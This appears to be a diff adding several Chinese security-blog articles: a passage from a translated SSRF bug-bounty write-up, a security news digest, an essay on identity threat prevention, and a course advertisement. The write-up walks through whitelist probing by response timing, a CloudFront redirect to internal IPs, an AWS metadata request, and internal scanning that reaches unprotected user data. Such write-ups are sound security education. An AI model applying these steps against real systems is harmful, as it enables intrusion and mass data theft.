
|
||||
|
||||
灵机一动:如果域名无效,服务器根本不会发送请求,处理时间应该很短;如果域名有效并发送了请求,时间就会长一些。**这不就是时间盲注的思路吗!**
|
||||
|
||||
****
|
||||
我写了个脚本测试:
|
||||
- 完全无效域名 (如 attacker.com
|
||||
):耗时 7-16ms
|
||||
|
||||
- 有效域名的无效子域名 (如 noip.target.com
|
||||
):耗时 10-20ms
|
||||
|
||||
- 有效域名但内部请求非2xx (如 sub1.target.com
|
||||
):耗时 >20ms
|
||||
|
||||
- 有效域名且内部请求200 (如 target.com
|
||||
):耗时 >500ms
|
||||
|
||||

|
||||
|
||||
这个差异很明显!如果 hostName
|
||||
无效,sendRequest
|
||||
函数根本不执行,时间自然短。
|
||||
|
||||
有了这个利器,我开始寻找“既在白名单内,我又能在其子域名上部署服务”的域名。
|
||||
|
||||
我收集了目标所有相关域名的所有子域名,筛选出CNAME记录,提取目标值,得到了一堆类似这样的域名:target-community.insided.comxxxxx.cloudfront.nettarget.github.io
|
||||
...
|
||||
|
||||
然后用我的时间盲注脚本去探测这些域名。大部分都无效,但是……***.cloudfront.net 完全有效!平均上游响应时间超过了20ms!**
|
||||
|
||||
****
|
||||
Amazon CloudFront!CDN服务!用户可以创建自己的CloudFront分发,指向自己的源服务器!
|
||||
|
||||
我立刻创建了一个CloudFront分发 xxxattackerxxx.cloudfront.net
|
||||
,让它指向我的 attacker.com
|
||||
。
|
||||
|
||||
然后,构造终极请求:https://target.com/social-media-name/api/client/workspaces/find/xxxattackerxxx.cloudfront.net
|
||||
|
||||
**成了!我的服务器再次收到了请求!**
|
||||
我又可以愉快地在我的服务器上配置302重定向,指向内网IP了!漏洞完美复现!
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**第四幕:深潜入渊——内网漫游与数据的“宝藏”**
|
||||
|
||||

重新拿到SSRF权限后,我开始探索内网。 首先尝试了AWS的实例元数据服务 http://169.254.169.254/latest/user-data
|
||||
。
|
||||
|
||||
应用返回404,但查看 localhost:9090/metrics
|
||||
日志发现,实际状态码是 **401 Unauthorized**
|
||||
。 原来是 **IMDSv2**
|
||||
在起作用!AWS为了防止SSRF泄露敏感信息,增强了安全机制,需要特定的会话令牌才能访问。这条路暂时走不通。
|
||||
|
||||
|
||||
|
||||
不过,/metrics
|
||||
日志再次立功!我注意到一个请求被发送到了 172.31.49.66
|
||||
,还看到了类似 xxx.xxx.svc.cluster.local
|
||||
的域名结构——这表明内部使用了 **Kubernetes (K8s)**
|
||||
!
|
||||
|
||||
我的策略是:
|
||||
1. HTTP扫描 172.31.0.0/16
|
||||
网段的常见端口。
|
||||
|
||||
1. 对 xxx.xxx.svc.cluster.local
|
||||
进行DNS爆破。
|
||||
|
||||
同时,我想到了一个更聪明的办法:****
|
||||
|
||||
**解析目标所有子域名的IP,筛选出其中的内网IP!**
|
||||
|
||||
果然,我找到了一些指向 172.31.0.0/16
|
||||
网段的内部服务域名:
|
||||
|
||||
internal-service1.target.com
|
||||
→ 172.31.11.190
|
||||
(Nexus代理)
|
||||
|
||||
internal-service2.target.com
|
||||
→ 172.31.29.14
|
||||
(Vminsert)
|
||||
|
||||
internal-service3.target.com
|
||||
→ 172.31.12.20
|
||||
(Pushgateway)
|
||||
|
||||
internal-service4.target.com
|
||||
→ 172.31.55.203
|
||||
(Alert manager)
|
||||
|
||||
...
|
||||
|
||||
在 internal-service3.target.com
|
||||
上,我发现了好几个K8s的命名空间和服务名,这让我可以更精确地生成内部K8s域名进行测试。
|
||||
|
||||
最终,当我请求 http://internal-service.target.com:80
|
||||
时,收到了 It's alive!
|
||||
的响应。有戏! 开始对它进行路径Fuzz:http://internal-service.target.com:80/FUZZ
|
||||
|
||||
然后,一个路径出现了:http://internal-service.target.com:80/applications
|
||||
访问这个路径,返回了**海量的用户数据!**
|
||||
|
||||
****
|
||||
有趣的是,主应用里也有个类似的端点 https://target.com:80/api/v1/profile/applications
|
||||
,但它有严格的授权检查,只返回当前登录用户的数据。而这个内网的 http://internal-service.target.com:80/applications**完全没有授权机制!**
|
||||
我可以直接访问所有用户的数据,甚至通过 http://internal-service.target.com:80/applications/<ID>
|
||||
访问单个用户数据。
|
||||
|
||||
至此,我获得了**数百万用户的敏感信息**
|
||||
。同时,我之前跑的自动化扫描脚本也陆续发现了更多内网地址,上面运行着各种管理面板、敏感日志文件和监控面板。
|
||||
|
||||
|
||||
**思考与启发:**
|
||||
- **不要放过任何细节:**
|
||||
一个小小的 {hostName}
|
||||
,一个特殊的HTTP响应头,都可能成为突破口。
|
||||
|
||||
- **理解应用行为:**
|
||||
模拟后端代码,理解错误信息,是深入分析漏洞的关键。
|
||||
|
||||
- **日志是金矿:**/metrics
|
||||
接口多次为作者指明了方向。
|
||||
|
||||
- **修复可能不完美:**
|
||||
对修复方案进行深入测试,往往能找到绕过方法。
|
||||
|
||||
- **知识储备很重要:**
|
||||
对Axios特性、HTTP重定向、CloudFront、AWS IMDS、Kubernetes等知识的了解,是成功的基石。
|
||||
|
||||
- **创造性思维:**
|
||||
利用响应时间差异判断白名单,解析外部域名获取内部IP,都是非常巧妙的思路。
|
||||
|
||||
|
||||
|
||||
====本文结束====
|
||||
|
||||
以上内容由漏洞集萃翻译整理。
|
||||
|
||||
参考:
|
||||
|
||||
https://medium.com/@skycer_00/full-blown-ssrf-to-gain-access-to-millions-of-users-records-and-multiple-internal-panels-3719d9b802e9
|
||||
|
||||
|
||||
@@ -0,0 +1,139 @@
|
||||
# 微软OneDrive严重安全漏洞:OAuth权限滥用,数据泄露风险高
|
||||
知机安全 知机安全 2025-05-29 06:15
|
||||
|
||||
### 1. 微软OneDrive文件选择器安全漏洞:潜在数据泄露风险
|
||||
|
||||
|
||||
|
||||
微软OneDrive的文件选择器存在安全漏洞,黑客可能借此获取用户整个云端存储内容,而非仅上传的文件,该漏洞源于OAuth权限过宽和误导性的用户许可。Oasis Research Team已对此报告,并警告这可能导致客户数据泄露和合规问题。受影响的包括ChatGPT、Slack、Trello和ClickUp等应用。微软已承认问题,但尚未提供修复,建议用户在等待解决方案时避免使用OAuth上传文件。
|
||||
|
||||
【标签】#
|
||||
OAuth
|
||||
#
|
||||
Cybersecurity
|
||||
#
|
||||
Security Flaw
|
||||
#
|
||||
Microsoft
|
||||
#
|
||||
Data Leakage
|
||||
#
|
||||
OneDrive
|
||||
|
||||
【来源】https://thehackernews.com/2025/05/microsoft-onedrive-file-picker-flaw.html
|
||||
### 2. PumaBot Botnet利用嵌入式Linux IoT设备进行SSH暴力攻击
|
||||
|
||||
|
||||
|
||||
PumaBot是一种新的Go语言编写的恶意软件,专门针对嵌入式Linux物联网(IoT)设备进行SSH暴力破解攻击,以扩大规模并分发更多恶意软件。这种攻击方式不同于扫描互联网,而是从命令与控制(C2)服务器获取目标列表,尝试暴力破解SSH凭证。一旦成功入侵,它会接收远程命令并利用系统服务文件实现持久化。
|
||||
|
||||
【标签】#
|
||||
IoT
|
||||
#
|
||||
Darktrace
|
||||
#
|
||||
Cybersecurity
|
||||
#
|
||||
PumaBot
|
||||
#
|
||||
Botnet
|
||||
#
|
||||
SSH
|
||||
|
||||
【来源】https://thehackernews.com/2025/05/new-pumabot-botnet-targets-linux-iot.html
|
||||
### 3. 2025年账户与会话劫持经济:现代Stealer的24小时攻击链
|
||||
|
||||
|
||||
|
||||
2025年,Stealer不仅仅是窃取密码,它还能窃取实时会话,且攻击者行动速度远超以往。Flare的最新研究揭示了超过2000万Stealer日志,跟踪了攻击者在Telegram频道和暗网市场的活动。这些Stealer通过感染员工终端,以不到24小时的时间内窃取企业会话。
|
||||
|
||||
【标签】#
|
||||
session hijacking
|
||||
#
|
||||
enterprise security
|
||||
#
|
||||
account takeover
|
||||
#
|
||||
stealer malware
|
||||
#
|
||||
dark web
|
||||
#
|
||||
Telegram
|
||||
|
||||
【来源】https://thehackernews.com/2025/05/from-infection-to-access-24-hour.html
|
||||
### 4. 浏览器中间攻击:理解与防范
|
||||
|
||||
|
||||
|
||||
浏览器中间攻击(Browser-in-the-Middle, BitM)是一种网络安全威胁,攻击者通过伪装成用户浏览器,窃取用户在目标服务上的数据,类似于中间人攻击,但更隐蔽。受害者在不知情的情况下,使用攻击者的浏览器进行活动,导致数据被篡改或窃取。这种攻击利用了session tokens,通常在多因素认证后存储在浏览器中,一旦被窃取,即使有MFA也无法阻止。防范策略包括用户警惕链接、浏览器扩展控制、强化token管理、实施CSP、行为监控和使用浏览器隔离。同时,密码仍然是保护网络安全的基础,加强密码策略和配合MFA如Specops Password Policy和Secure Access可以有效抵御BitM攻击。
|
||||
|
||||
【标签】#
|
||||
Browser-in-the-Middle
|
||||
#
|
||||
Session Tokens
|
||||
#
|
||||
Cybersecurity
|
||||
#
|
||||
MFA
|
||||
#
|
||||
Passwords
|
||||
|
||||
【来源】https://thehackernews.com/2025/05/how-browser-in-middle-attacks-steal.html
|
||||
### 5. 2025年5月日本云扫描活动:75个暴露点遭目标攻击
|
||||
|
||||
|
||||
|
||||
网络安全研究人员近日披露,本月早些时候,有一项协调的云扫描活动针对75个特定的‘暴露点’进行了攻击。这些恶意IP地址全部位于日本,由亚马逊托管。扫描涉及CVE漏洞利用、配置错误探测和情报收集行为,显示为临时租用的基础设施进行的一次单次行动。这次扫描针对的技术包括Adobe ColdFusion、Apache Struts、Apache Tomcat、Drupal等,表明攻击者不加选择地寻找任何可能的漏洞系统。
|
||||
|
||||
【标签】#
|
||||
Japan
|
||||
#
|
||||
Amazon
|
||||
#
|
||||
cybersecurity
|
||||
#
|
||||
cloud scanning
|
||||
#
|
||||
vulnerability exploitation
|
||||
|
||||
【来源】https://thehackernews.com/2025/05/251-amazon-hosted-ips-used-in-exploit.html
|
||||
### 6. Apple App Store五年阻止了900亿欺诈交易,2024年动作尤其大
|
||||
|
||||
|
||||
|
||||
Apple公司透露,过去五年间App Store阻止了超过900亿美元的欺诈交易,其中2024年一年就阻止了20多亿美元。公司通过终止有问题账户、拒绝可疑应用和删除违规内容等手段,打击了假冒应用、欺诈支付、恶意评级和隐私侵犯等行为。
|
||||
|
||||
【标签】#
|
||||
2024 Stats
|
||||
#
|
||||
Security
|
||||
#
|
||||
Fraud
|
||||
#
|
||||
App Store
|
||||
#
|
||||
Apple
|
||||
|
||||
【来源】https://thehackernews.com/2025/05/apple-blocks-9-billion-in-fraud-over-5.html
|
||||
### 7. 容器安全:自我传播Docker马蜂窝
|
||||
|
||||
|
||||
|
||||
一种新的Docker马蜂窝病毒通过不安全的Docker API感染,利用Dero货币挖掘软件进行加密货币挖掘,且具有自我传播能力。Kaspersky的研究显示,攻击者通过漏洞获取初始访问权限后,会感染运行中的容器,并创建新的恶意容器进行网络攻击,进一步传播到其他网络。
|
||||
|
||||
【标签】#
|
||||
Docker Malware
|
||||
#
|
||||
Container Security
|
||||
#
|
||||
Self-Propagation
|
||||
#
|
||||
Cryptojacking
|
||||
|
||||
【来源】https://thehackernews.com/2025/05/new-self-spreading-malware-infects.html
|
||||
|
||||
**关注我们**
|
||||
|
||||
欢迎来到我们的公众号!我们专注于全球网络安全和精选资讯,为您带来最新的资讯和深入的分析。在这里,您可以了解世界各地的网络安全事件,同时通过我们的新闻,获取更多的行业知识。感谢您选择关注我们,我们将继续努力,为您带来有价值的内容。
|
||||
|
||||
|
||||
@@ -0,0 +1,50 @@
|
||||
# 漏洞致命主义已经结束:为什么身份威胁预防是网络安全的未来
|
||||
原创 sanlihesec 独角鲸网络安全实验室 2025-05-29 07:39
|
||||
|
||||
在一个平静的午后,小李正准备查看他的商业邮件,却发现邮箱已被登录,所有文件都被加密,屏幕上显示着勒索信息。那一刻,他才意识到,传统网络安全思维已经无法再保护他的企业。近年来,随着身份威胁的不断演变,一种新的网络安全概念——身份威胁预防(ITP)逐渐兴起,这或许能为像小李这样的人提供一种全新的解决方案。
|
||||
|
||||
身份攻击已经成为网络安全的头号威胁。据《福布斯》杂志报道,75% 的网络攻击都利用了身份漏洞。攻击者不再需要寻找复杂的系统漏洞,而是通过盗取身份凭证、攻陷设备以及使用深度伪造技术,轻松绕过传统防御,甚至在未被检测的情况下直接获取访问权限。这使得传统的多因素身份验证(MFA)等方法,如推送通知和一次性密码,也变得不再安全。这些曾经被认为可靠的身份验证手段,如今却常常成为攻击者的突破点。
|
||||
|
||||
传统的网络安全策略几乎都基于一个核心假设:入侵不可避免。
|
||||
|
||||
因此,组织大量投入检测与响应工具,如终端检测与响应(EDR)、网络检测与响应(NDR)和身份威胁检测与响应(ITDR)。这些工具虽然在某些方面有价值,但本质上是被动的。它们只能在初始访问权限被授予后才检测到入侵,而此时攻击者已经潜入系统,横向移动、提升权限并窃取数据。这种被动防御方式不仅使公司暴露于风险之中,还耗费大量资源用于清理入侵后果,而非阻止入侵发生。
|
||||
|
||||
身份层已成为新的入侵途径。如今的攻击者不再需要费力寻找系统漏洞,他们直接针对身份层下手,利用凭证钓鱼、MFA 绕过和会话劫持等手段轻松进入企业环境。许多身份和访问管理解决方案,尽管是安全架构的核心,却依赖于过时的身份验证方法,如基于推送的 MFA、一次性密码和备用密码。这些方法虽然曾经是临时的补救措施,如今却成为攻击者轻易绕过的障碍。
|
||||
|
||||
2023 年,Caesars Entertainment 和 MGM Resorts 都因为攻击者通过社会工程和 MFA 疲劳技术绕过身份保护而遭受重大入侵。在这些案例中,攻击者通过身份支持系统获得初始访问权限,随后在环境中横向移动。
|
||||
|
||||
类似的,2022 年思科的入侵事件也是从员工凭证被盗取开始,随后通过重复推送请求绕过 MFA,最终获得完整 VPN 访问权限。
|
||||
|
||||
面对这样的挑战,身份威胁预防(ITP)作为一种主动安全模型应运而生。ITP 的设计初衷是在攻击发生前消除基于身份的攻击向量。与传统方法不同,ITP 通过从 “假设入侵” 转变为 “阻止入侵”,将访问控制转变为最强大的安全层。这种方法的核心是通过强化身份平台,从根本上消除攻击者利用身份漏洞的可能性。
|
||||
### ITP 的四大核心原则
|
||||
1. **防钓鱼认证**
|
||||
:这要求完全消除共享秘密,用不可钓鱼、重放或被盗的加密、设备绑定凭证取代密码、推送通知和一次性密码。这种新的认证方式使得攻击者即使获取了用户的登录信息,也无法利用这些信息进行攻击。
|
||||
|
||||
1. **设备信任与策略强制执行**
|
||||
:这要求根据明确的设备策略实时强制执行设备信任。组织可以设定访问所需的设备安全控制,如磁盘加密、操作系统补丁级别、设备上的 EDR、生物识别登录和防火墙状态等。如果设备策略中的任何元素被违反,访问将自动被拒绝或撤销,无需用户干预。
|
||||
|
||||
1. **持续验证身份和设备安全**
|
||||
:ITP 要求在整个会话过程中持续验证用户身份和设备状态,而不仅仅是在登录时刻。这意味着,如果设备状态不符合安全政策,如禁用加密、卸载 EDR 或失去生物识别保护,访问将被立即撤销或限制。这种持续的验证机制确保了即使攻击者在会话中途尝试篡改设备或身份信息,也无法成功。
|
||||
|
||||
1. **实时、集成的基于风险的访问框架**
|
||||
:ITP 是一个访问框架,使用来自整个安全堆栈的实时数据评估身份和设备安全状态。它将身份验证和风险评估结合在一起,根据 EDR、MDM、ZTNA、SIEM 和漏洞扫描器等工具的信号做出每个访问决策。这使组织能够定义细致、适应性强的政策以反映当前条件,并且只有当身份、设备和风险背景都符合政策时才授予访问权限。
|
||||
|
||||
随着 AI 技术的飞速发展,网络安全的威胁格局正在迅速改变。攻击者如今可以利用生成式 AI 制作逼真的钓鱼邮件、克隆语音和深度伪造视频来伪装成高管、IT 支持人员或供应商。这些合成威胁不仅逼真到足以欺骗用户,还能绕过社会验证,触发高风险行为。面对这样的威胁,传统的安全工具显得力不从心。ITP 通过将信任从用户转移到可验证的加密凭证和强化设备状态上来直接应对这些威胁。通过持续验证身份并实时执行安全策略,ITP 使 AI 驱动的伪装尝试变得无效。
|
||||
|
||||
选择一个真正符合 ITP 模型的身份解决方案并非易事。在评估时,需要问自己几个关键问题:
|
||||
|
||||
1)它是否使用抗钓鱼的设备绑定凭证?
|
||||
|
||||
2)它是否消除了共享秘密、密码和备用身份验证方法?
|
||||
|
||||
3)它是否能够在访问点强制执行细粒度的设备策略?
|
||||
|
||||
4)它是否能够持续验证身份和设备状态?
|
||||
|
||||
5)它是否能够摄取和实时响应来自 EDR、MDM 和 ZTNA 等工具的数据?
|
||||
|
||||
6)它是否能够防范 AI 驱动的威胁,如深度伪造和实时伪装?
|
||||
|
||||
网络安全需要一次思维方式的转变。入侵并非不可避免,只要访问层得到强化,入侵就可以被阻止。身份威胁预防提供了一条新的道路,将身份转变为控制点而非暴露点。通过消除不安全的身份验证方法、强制执行设备合规性,并将实时风险信号整合到每个访问决策中,ITP 消除了攻击者依赖的攻击向量。这不仅改变了网络安全的游戏规则,也为组织提供了一种全新的、主动的安全防御方式。
|
||||
|
||||
|
||||
@@ -0,0 +1,212 @@
|
||||
# 端午活动开启!白盒+黑盒双修来袭!知名小朋友(代码审计)联手地图大师(企业SRC漏洞挖掘),端午节限时大放价!
|
||||
进击安全 2025-05-29 07:38
|
||||
|
||||
**01******
|
||||
|
||||
福利开启
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
## 🎉 福利开启|端午限定上线!
|
||||
|
||||
龙舟划破江面,福利划破价格!
|
||||
|
||||
今年端午,我们迎来一场重磅联动!
|
||||
|
||||
两位网络安全圈讲师,强强联合:
|
||||
|
||||
白盒代码审计×黑盒SRC漏洞挖掘,
|
||||
**知名小朋友**
|
||||
联手 **地图大师**
|
||||
,
|
||||
|
||||
端午节限时联动,**双厨狂喜**
|
||||
,一网打尽!
|
||||
|
||||
|
||||
|
||||
|
||||
**一号讲师:【知名小朋友】**
|
||||
|
||||
|
||||
|
||||
|
||||
深耕**白盒代码审计**
|
||||
领域,课程内容覆盖:
|
||||
- 如何从源码中精准识别漏洞
|
||||
|
||||
- 审计常见CMS与企业项目
|
||||
|
||||
- 白盒技巧实战拆解与经验总结
|
||||
|
||||
- php代码审计+java代码审计+.net代码审计+js逆向
|
||||
|
||||
不仅教你审,还教你看懂厂商逻辑,从思路到实操,全流程带飞。
|
||||
|
||||
|
||||
**二号讲师:**
|
||||
【**地图大师returnwrong】**
|
||||
|
||||
将带来SRC逻辑漏洞挖掘篇,带你从了解各种SRC及众测玩法。用自己真实的挖洞案例,带你从0-1实现自己企业src漏洞赏金之路。从理论到实践。一站式解决不敢挖企业src、挖不出企业src漏洞的难题。
|
||||
|
||||
**课程融合两位讲师的核心优势,从黑盒的SRC漏洞挖掘,到企业级代码审计实战,形成完整的漏洞挖掘闭环,全面解决你在实战中遇到的各类难题。带你养成代码审计思路及黑盒挖掘思路,助你成为安全界全能高手!**
|
||||
|
||||
无论您是网络安全领域的初学者,还是希望进一步精进技能的从业者,这次特惠活动都是您不可错过的机会。端午期间报名,两位师傅的课程打包特惠,为您提供顶尖的网络安全知识。开启你的漏洞挖掘及代码审计之旅。
|
||||
|
||||
|
||||
|
||||
**02******
|
||||
|
||||
讲师介绍-知名小朋友
|
||||
|
||||

|
||||
|
||||
|
||||
**ID:知名小朋友**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
课程大纲:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**03******
|
||||
|
||||
讲师及课程介绍-地图大师returnwrong
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
ID:**地图大师returnwrong**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
SRC排行
|
||||
:
|
||||
连续两年银联SRC年度精英白帽子。
|
||||
2023年智联招聘SRC第5、2024及2023年银联SRCTOP10、2023年知识星球SRC第4、2022年猎聘SRC第8、2022年BOSS直聘SRC第7、2022年华住SRC第12
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
其它:19年毕业开始干网络安全快五年网络安全经验,持有CISP-PTE、RCHE、HCIP等证书(说实话没有src排名好
|
||||
用
|
||||
😂)22年挖到人生第一个src漏洞。
|
||||
2023年挖了5张cnvd原创漏洞证书(和挖src无关的内容)2024年3月担任HackingClub线下议题嘉宾,分享议题《实践挖掘国内AI场景漏洞:
|
||||
科技前沿与安全探索》获得HackingClub荣誉讲师证书。2024年4月受平安安全应急响应中心邀请分享议题,2024年上榜欧盟网络安全名人堂(这个非常简单,已将上榜方法发表公众号文章公开)联合国网络名人堂等多个。并将上榜方法公开。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
地图大师课程目录详见地图大师官网:
|
||||
|
||||
|
||||
https://www.ditusec.com
|
||||
|
||||
|
||||
除了下表中的课程之外,还有每周固定答疑课,番外课、白帽大神福利课等。干货满满,基本上我的毕生所学都讲了,哈哈!此外还有白帽大神分享课、学员绘本课程等,知识大陆内容分享等。最重要的是有我
|
||||
1对1的问题解答
|
||||
,因为新手白帽成长过程中不免有很多问题,这时候有人能够解答一两句能少走好多弯路,我就是这么过来的,所以课程最重要的是有我的
|
||||
1对1问题解答
|
||||
。除了下列课表外,让你学习到的绝不止以下内容,企业src嘎嘎出洞:
|
||||
|
||||
|
||||
第一套负基础:
|
||||
|
||||

|
||||
|
||||
|
||||
第二套负基础:
|
||||
|
||||
